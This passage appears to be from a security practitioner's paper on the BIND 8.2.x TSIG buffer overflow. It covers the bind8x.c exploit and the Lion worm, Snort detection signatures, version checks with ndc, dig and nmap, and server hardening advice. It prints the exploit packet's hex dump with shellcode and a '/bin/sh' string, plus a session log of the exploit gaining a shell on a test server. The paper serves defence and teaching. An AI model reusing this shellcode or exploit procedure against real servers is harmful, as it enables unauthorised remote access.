Fortunately, SNORT was able to detect that some attempt had been made to compromise the machine by detecting the DNS IQUERY reconnaissance and the "returned root" content. However, SNORT was not able to determine specifically that a TSIG overflow attack had just occurred, but rather allowed us to deduce that a TSIG overflow was attempted.

Rather than deducing the TSIG overflow through second-order effects [i.e. DNS IQUERY and "check returned root" alerts], could SNORT be configured to detect the attack directly?

Packet Analysis


In order to develop a direct signature for the TSIG overflow, the offending request packet from the attacker should be analyzed. (from tcpDump)

18:30:04.826828 **192.168.0.2.1025** > **192.168.0.10**.domain: 57005+ [b2&3=0x180] [7q] [1au][|domain] (DF)

```
0x0000   4500 021a 0000 4000 4011 b776 c0a8 0002   E.....@.@..v....
0x0010   c0a8 000a 0401 0035 0206 603b dead 0180   .......5..`;....
0x0020   0007 0000 0000 0001 3f00 0102 0304 0506   ........?.......
0x0030   0708 090a 0b0c 0d0e 0f10 1112 1314 1516   ................
0x0040   1718 191a 1b1c 1d1e 1f20 2122 2324 2526   ..........!"#$%&
0x0050   2728 292a 2b2c 2d2e 2f30 3132 3334 3536   '()*+,-./0123456
0x0060   3738 393a 3b3c eb0a 0200 00c0 0000 0000   789:;<..........
0x0070   003f 0001 eb44 5e29 c089 4610 4089 c389   .?...D^)..F.@...
0x0080   460c 4089 4608 8d4e 08b0 66cd 8043 c646   F.@.F..N..f..C.F
0x0090   1010 6689 5e14 8846 0829 c089 c289 4618   ..f.^..F.)....F.
0x00a0   b090 6689 4616 8d4e 1489 4e0c 8d4e 08eb   ..f.F..N..N..N..
0x00b0   07c0 0000 0000 003f eb02 eb43 b066 cd80   .......?...C.f..
0x00c0   895e 0c43 43b0 66cd 8089 560c 8956 10b0   .^.CC.f...V..V..
0x00d0   6643 cd80 86c3 b03f 29c9 cd80 b03f 41cd   fC.....?)....?A.
0x00e0   80b0 3f41 cd80 8856 0789 760c 87f3 8d4b   ..?A...V..v....K
0x00f0   0cb0 0bcd 80eb 07c0 0000 0000 003f 90e8   .............?..
0x0100   72ff ffff 2f62 696e 2f73 6800 0e0f 1011   r.../bin/sh.....
0x0110   1213 1415 1617 1819 1a1b 1c1d 1e1f 2021   ..............!
0x0120   2223 2425 2627 2829 2a2b 2c2d 2e2f 3031   "#$%&'()*+,-./01
0x0130   3233 3435 3637 3839 3a3b 3ceb 07c0 0000   23456789:;<.....
0x0140   0000 003f 0001 0203 0405 0607 0809 0a0b   ...?............
0x0150   0c0d 0e0f 1011 1213 1415 1617 1819 1a1b   ................
0x0160   1c1d 1e1f 2021 2223 2425 2627 2829 2a2b   .....!"#$%&'()*+
0x0170   2c2d 2e2f 3031 3233 3435 3637 3839 3a3b   ,-./0123456789:;
0x0180   3ceb 07c0 0000 0000 003f 0001 0203 0405   <........?......
0x0190   0607 0809 0a0b 0c0d 0e0f 1011 1213 1415   ................
0x01a0   1617 1819 1a1b 1c1d 1e1f 2021 2223 2425   ..........!"#$%
0x01b0   2627 2829 2a2b 2c2d 2e2f 3031 3233 3435   &'()*+,-./012345
0x01c0   3637 3839 3a3b 3ceb 07c0 0000 0000 003f   6789:;<........?
0x01d0   0001 0203 0405 0607 0809 0a0b 0c0d 0e0f   ................
```

DNS Protocol Header

The packet corresponds to the protocol specification of a DNS request. Understanding the DNS protocol header and format for a typical DNS query will be very useful in analyzing the offending packet for patterns. The diagram below specifies the protocol of a DNS request. [RFC 1035]



ID	A 16-bit identifier assigned by the entity that generates any kind of request. This identifier is copied in the corresponding reply and can be used by the requestor to match replies to outstanding requests, or by the server to detect duplicated requests from some requestor.
QR	A one bit field that specifies whether this message is a request (0), or a response (1).
OPCode	A four bit field that specifies the kind of request in this message. This value is set by the originator of a request and copied into the response. The Opcode value that identifies an UPDATE message is five (5).
Z	Reserved for future use. Should be zero (0) in all requests and responses. A non-zero Z field should be ignored by implementations of this specification.
RCODE	Response code - this four bit field is undefined in requests and set in responses. The values and meanings of this field within responses are as follows:
ZOCOUNT	The number of RRs in the Zone Section.
PRCOUNT	The number of RRs in the Prerequisite Section.
UPCOUNT	The number of RRs in the Update Section.
ADCOUNT	The number of RRs in the Additional Data Section

Based on the protocol diagram above and with a little help from Ethereal, the following information regarding the DNS request is obtained:

Transaction ID: 0x**dead**
Flags: 0x0180 (standard query) – non-authenticated data is unacceptable
Questions: 0x0007
Answer RRs: 0x0000
Authority RRs: 0x0000
Additional RRs: 0x0001

Notice that the DNS transaction ID is 0x**dead**. This appears to be a unique transaction ID specific to the DNS request packets generated by bind8x.c. Also notice that the transaction id is followed by the DNS flags: 0x**0180** (non-authenticated data is unacceptable), which is then followed by 0x0007 (Questions), 0x0000 (answer RRs), 0x0000 (Authority RRs), and then 0x0001 (Additional RRs).

Also notice that in the middle of the packet, there is a **"/bin/sh"** string that instructs the victim machine to fork off a new shell as the same privileges as the named daemon, which is usually root.

SNORT Signature

The packet content appears to be distinctive enough to allow us to build a SNORT signature that will trigger an alert when a TSIG overflow is attempted. For instance, the following snort signature is an example of what may be used to detect an overflow attempt: (courtesy of Paul Asadoorian) [11]

```
activate udp any any -> any 53 (msg:"Bind TSIG Overflow Attempt"; content: "|80
00 07 00 00 00 00 00 01 3F 00 01 02|/bin/sh";)
```

The above rule will generate an alert when a UDP packet comes from any host on any port, whose destination is any host on port 53, and matches the signature in the content field. “The message in the alert file will tell us that this is a Bind TSIG overflow attempt. The first part of the content field is the hex signature for a TSIG packet, and the second field tells snort to look for the string ‘/bin/sh’”.

When a BIND TSIG overflow attack is attempted, SNORT will then trigger an alert that looks similar to this:

```
[**] [1:252:2] DNS named iquery attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/03-15:57:48.806828 192.168.0.2:1029 -> 192.168.0.10:53
UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:504 DF
Len: 484
[Xref => http://www.whitehats.com/info/IDS277]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0009]
[Xref => http://www.securityfocus.com/bid/134]
```

[11] http://www.sans.org/y2k/032601.htm

```
[**] Bind TSIG Overflow Attempt [**]
02/03-15:57:48.806828 192.168.0.2:1029 -> 192.168.0.10:53
UDP TTL:64 TOS:0x0 ID:38323 IpLen:20 DgmLen:538
Len: 518
```

Adding the above rule to SNORT will help to successfully detect when an attacker attempts to exploit the TSIG vulnerability against a particular server.

Variants - LION WORM

While bind8x.c is one specific exploit that takes advantage of the TSIG vulnerability, there is in fact another exploit, called the **Lion worm**, that also uses the TSIG overflow vulnerability to infect and compromise remote machines.

Lion is a worm that infects Linux machines running vulnerable versions of BIND. Lion uses an application called randb to scan random class B networks, probing for machines with TCP port 53 open. For systems with port 53 open, Lion attempts to exploit the TSIG overflow vulnerability in order to gain remote access to the machine. If the machine is vulnerable, Lion compromises the machine and installs various backdoors and toolkits to hide its presence.

Lion Worm Detection

Bill Stearns of Dartmouths ISTS has developed a script to detect whether a system has been infected by the Lion worm. Called *lionfind*, it will search the hard-drive for a list of suspect files on the system.

Here is a Snort rule that can be used to detect Lion: [12]

```
alert UDP $EXTERNAL any -> $INTERNAL 53 (msg:
"IDS482/named-exploit-tsig-infoleak"; content: "|AB CD 09 80
00 00 00 01 00 00 00 00 00 00 01 00 01 20 20 20 20 02 61|";)
```

V) Vulnerability Assessment

All BIND versions 8.2.x prior to 8.2.3 REL are vulnerable to this buffer overflow attack. Fortunately, there are several ways to determine whether a DNS server is vulnerable to these exploits.

NDC

If one can connect locally to the DNS server as root [through console, telnet, ssh, etc], the following command can be issued to query the name server:

 # /usr/sbin/ndc status

[12] http://www.sans.org/y2k/lion.htm

On a Red Hat Linux box with kernel 2.2.17-8, the following message was displayed:

```
named 8.2.2-P7 Tue Nov 14 18:08:06 EST 2000
prospector@porky.devel.redhat.com:/
usr/src/bs/BUILD/bind-8.2.2_P7/src/bin/named
number of zones allocated: 64
debug level: 0
xfers running: 0
xfers deferred: 0
soa queries in progress: 0
query logging is OFF
server is DONE priming
query logging is ON
server is up and running
```

The first line of the message displays the version of the *named* daemon [BIND software] that is running on the host. Specifically, the message indicates that this particular Linux box was running BIND 8.2.2-P7.

As mentioned earlier, any BIND version prior to 8.2.3-REL or 9.1.0 is vulnerable to a buffer overflow exploit, and should be updated immediately. Unfortunately, this particular DNS server is vulnerable and will need to be upgraded/patched as soon as possible.

DIG

Remote querying of the DNS server is also possible and especially useful if one does not have local root account access to the DNS server. By using the *dig* utility, one can query the name server remotely for version information.

The following command can be issued:

dig @<server> chaos txt version.bind

On this particular RedHat Linux box, the following output is displayed:

```
; <<>> DiG 8.2 <<>> @192.168.1.1 chaos txt version.bind
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUERY SECTION:
;;      version.bind, type = TXT, class = CHAOS

;; ANSWER SECTION:
VERSION.BIND.          0S CHAOS TXT    "8.2.2-P7"
```

```
;; Total query time: 0 msec
;; FROM: updatesvr to SERVER: 192.168.1.217
;; WHEN: Sat Jan 26 15:46:56 2002
;; MSG SIZE  sent: 30  rcvd: 63
```

In the ANSWER SECTION, the version of the BIND software is displayed, indicating that this DNS server is vulnerable and needs to be patched immediately:

```
VERSION.BIND.          0S CHAOS TXT    "8.2.2-P7"
```

If one has to maintain a large network, such as a class B subnet with thousands of nodes, it may not be obvious which computers are running DNS software. Logging into to each computer, either locally or remotely, to check for BIND is very inefficient, time-consuming, and practically infeasible. And "*dig*ging" every computer is not much better either.

NMAP

However, one could automate the process to search for DNS servers and determine whether they are running a vulnerable version of BIND.

For instance, one could automate this process by using a network scanning tool such as NMAP to scan for servers listening on port 53. [Port 53 is the DNS port for both UDP and TCP-based requests] Once the list of DNS servers have been obtained, a script can be developed to run *dig* against these servers. The output can then be analyzed to determine if any server is running a vulnerable version of BIND.

For example, nmap can be used to retrieve a list of potential DNS servers:[13]

```
nmap –v –PB –I –p53 –oN logfile.txt 192.168.1.0-255
```

From the man pages of nmap:

-PB	This is the default ping type. It uses both the ACK (-PT) and ICMP (-PI) sweeps in parallel. This way you can get firewalls that filter either one (but not both). The TCP probe destination port can be set in the same manner as with -PT above.
-I	The ident protocol (rfc 1413) allows for the disclosure of the username that owns any process connected via TCP, even if that process didn't initiate the connection. So you can, for example, connect to the http port and then use identd to find out whether the server is running as root. This can only be done with a full TCP connection to the target port (i.e. the -sT scanning option). When -I is used, the remote host's identd is queried for each open port found. Obviously this won't work if the host is not running identd.
-v	Verbose mode. This is a highly recommended option and it gives out more information about what is going on. You can use it twice for greater effect. Use -d a couple of times if you really want to get crazy with scrolling the screen!

[13] http://rr.sans.org/unix/BIND8.php

- oN <logfilename>	This logs the results of your scans in a normal human readable form into the file you specify as an argument.
-p <ports>	This option specifies what ports you want to specify. For example '-p 23' will only try port 23 of the target host(s). ´-p 20-30,139,60000-´ scans ports between 20 and 30, port 139, and all ports greater than 60000. The default is to scan all ports between 1 and 1024 as well as any ports listed in the services file which comes with nmap. For IP protocol scanning (-sO), this specifies the protocol number you wish to scan for (0-255).

This would scan the entire subnet, 192.168.1.0/24, for hosts with port 53 open and dump the results to a text file called logfile. The resulting list of servers can either be manually "*dig*"-ed or fed into a script that can automate the process.

VI) Recommendations

All DNS servers should be assessed using one of the above techniques to determine whether they could be vulnerable to TSIG overflow exploits, such as bind8x.c or Lion Worm. This vulnerability, if successfully exploited, can be used to attack the confidentiality, integrity, and availability of an entire network.

Specifically, once the DNS server is compromised, the attacker will have root access to view confidential files on the local system, such as password files. These files can be "cracked" offline to discover valid username and password combinations to attack other potential systems. With root access, the attacker can also install backdoor listeners on the target machine, providing the attacker with alternate forms of access even when the original vulnerability has been patched. Or even worse, the attacker can compromise the integrity of the system by installing a kernel-level root-kit to completely hide the fact that the machine has even been compromised. Or should the attacker desire, the DNS server can be shutdown, compromising the availability of the network.

The impact and consequences of this vulnerability is severe and requires that the DNS server be "locked-down" and protected. The following is a list of guidelines that should be implemented to protect the DNS server:

1) Upgrade any domain name servers running BIND 4.9.x or 8.2.x to BIND 4.9.8, 8.2.3 REL, or 9.1. Updates can be obtained from the Internet Software Consortium (ISC) at http://www.isc.org/. Please see previous section for info on determining whether a DNS server is vulnerable and requires upgrading.

2) *Named* should be run as a normal user account, so that if it is compromised, the attacker will not have root access to the machine, but will only have limited privileges of a limited user.

Notice what happens when the bind8x script is used to attack a vulnerable DNS server that is configured to run under a less-privileged user account:

```
[william@localhost giac]# ./bind8x 192.168.0.2
[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, lx
[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net

[*] attacking 192.168.0.2 (192.168.0.2)
[d] HEADER is 12 long
[d] infoleak_qry was 476 long
[*] iquery resp len = 719
[d] argevdisp1 = 080d7cd0, argevdisp2 = 40152b00
[*] retrieved stack offset = bffff890
[d] evil_query(buff, bffff890)
[d] shellcode is 134 long
[d] olb = 144
[*] injecting shellcode at 1
[*] connecting..
[*] wait for your shell..
Linux localhost.localdomain 2.4.2-2 #1 Sun Apr 8 20:41:30 EDT 2001 i686
unknown
uid=25(named) gid=25(named) groups=25(named)
whoami
named
```

Notice in this case, the attacker did not obtain root access, but rather access to a limited user-account. [**named**]. In general, running a process as a less-privileged account is a recommended security practice.

3) Named should also be protected within a restricted filesystem with a "chroot" environment. When BIND (or any other process) is run inside a chroot jail, the process will be unable to see any part of the filesystem outside the jail. In another words, it will not be able to access any files outside the jail at all. The idea of running BIND in a chroot jail is to limit the level of access attackers could gain by exploiting vulnerabilities in BIND.

If *named* were given a user account within a restricted filesystem, an attacker would be locked within the jail, and would not be able to execute root level commands against the domain name server.

4) A file system integrity tool such as *Tripwire* can be used to determine if any important binaries or configuration files have been altered, or whether an attacker has installed a backdoor or rootkit. For example, *Tripwire* can be configured to monitor files that are commonly trojaned by attackers to hide the fact that a machine has been compromised. Such files may include, but are not limited to:

ls	netstat
lsof	ps
top	inetd
sshd	login

killall	find
passwd	tcpd
ifconfig	syslogd

Unfortunately *Tripwire* is not completely fool-proof. If an attacker is able to install a *kernel-level rootkit*, *Tripwire* will not be able to detect any changes to the file-system since the kernel itself has been subverted. In this case, it is imperative that a known clean copy of the binaries are available [such as from CD-ROM] from which to boot the system.

5) A system can be configured to utilize a *non-executable stack* to secure it against generic stack-based buffer overflows exploits. For some systems, configuring such an environment is as simple as setting certain system properties. For example, Solaris can be configured to use non-executable stacks by setting the **noexec_user_stack** option in /etc/system.

On other systems such as Linux, a tool called *StackGuard* was developed to harden programs against such "stack smashing" attacks. "When a vulnerable programs is attacked, StackGuard detects the attack in progress, raises an intrusion alert, and halts the victim program. StackGuard detects and defeats stack smashing attacks by protecting the return address on the stack from being altered. If the canary word has been altered when the function returns, then a stack smashing attack has been attempted, and the program responds by emitted an intruder alert into syslog and then halts." [14]

Using StackGuard to rebuild the BIND source code would reduce the exposure of a DNS server to the TSIG vulnerability. In fact, StackGuard would reduce the exposure of the system to other stack-based buffer overflow vulnerabilities in BIND, including widely known and unknown vulnerabilities.

6) Intrusion Detection Systems can be used to detect when an attacker has attempted to exploit the TSIG vulnerability against a DNS server. In fact, IDS systems are able to detect a variety of other exploits, above and beyond the TSIG vulnerability. Various types of attacks, from reconnaissance-based {probescans, firewalks), to signature-based (buffer overflows, format strings), to denial of service attacks can be detected using IDS systems.

The host, especially a high profile machine like a DNS server, should have some sort of host based intrusion detection such as Snort, a free, open-source IDS system that appears to be gaining much popularity. For those who have a sizable budget, commercial IDS systems are available from ISS, Enterasys, NFR, and Cisco.

7) The DNS servers should also be placed behind a firewall that blocks all traffic to ports other than port 53/udp. This will make it much more difficult for the

[14] http://www.immunix.org/StackGuard/mechanism.html

attacker to start a backdoor shell on higher ports numbers. Egress filtering should also be configured in order to limit the amount of damage an attacker can do, in the unfortunate situation that the DNS server is successfully compromised.

VII) Source/Pseudo Code

Source code can be found for Bind8x.c at:
http://209.100.212.5/cgi bin/search/search.cgi?searchvalue=bind8x.c

Please see previous sections for detailed information on the compilation & usage of the script as well as explanations regarding how the exploit works.

VIII) Additional References

Aleph One, Smashing the Stack For Fun And Profit.
URL: http://www.insecure.org/stf/smashstack.txt

Matt Conover & w00w00 Security Team, Heap-based Overflows.
URL: http://www.w00w00.org/files/articles/heaptut.txt

Team Teso, Exploiting Format String Vulnerabilities.
URL: http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html

Bind TSIG Vulnerabilities
http://www.isc.org/products/BIND/bind-security.html
http://cert.uni-stuttgart.de/archive/bugtraq/2001/02/msg00151.html
http://www.kb.cert.org/vuls/id/196945
http://www.sans.org/newlook/resources/IDFAQ/TSIG.htm
http://www.sans.org/y2k/032601.htm
http://www.cert.org/incident_notes/IN-2001-03.html
http://www.pgp.com/research/covert/advisories/047.asp

Paul Albitz, Cricket Liu. DNS And Bind (4th Edition)., O'reilly Publications, 2001.

DNS related RFCs
URL: http://www.dns.net/dnsrd/rfc/#rfc1035

Booch, Rumbaugh, Jacobson. The Unified Modeling Language User Guide. Addison Wesley, Massachusetts, 1999.

IV) Appendix

CID graph of Target Port 53: (DNS) obtained on Feb. 06, 2002
Obtained from http://www.incidents.org